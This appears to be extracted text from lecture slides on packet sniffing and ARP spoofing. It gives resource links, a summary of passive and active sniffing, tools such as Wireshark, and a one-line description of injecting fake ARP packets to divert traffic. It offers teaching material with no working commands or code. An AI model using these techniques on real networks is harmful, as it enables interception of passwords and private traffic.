
ARP Spoofing - Switched Network



Before Attack.....

ARP Spoofing - Switched Network





Resources

- <http://grc.com/oo/packetsniff.htm>
 - A great source for specific packet analysis, commercial sniffers, identifying promiscuous-mode nodes, and thwarting unauthorized sniffers.
- <https://cs.baylor.edu/~donahoo/tools/sniffer/sniffingFAQ.htm>
 - A good introductory site covering the basics of packet sniffing and the overall architecture requirements of a sniffer.
- <http://www.ljudmila.org/matej/sniffingfaq.pdf>
 - This document answers questions about eavesdropping on computer networks (a.k.a. "sniffing").

Conclusion

- Sniffing – eavesdropping on network comms
 - Hardware or software sniffer
 - Passive (Hub Networks) - promiscuous mode
 - Active (Switched Networks)
- Sniffing packets can reveal:
 - Personal, authentication information (e.g. passwords)
 - Image data and even malware
 - Wireshark, NetworkMiner, SmartSniff
- ARP Spoofing (Poisoning):
 - Inject fake arp packets to divert traffic to attacker
 - Active sniffing

Next Week Lecture – System Hacking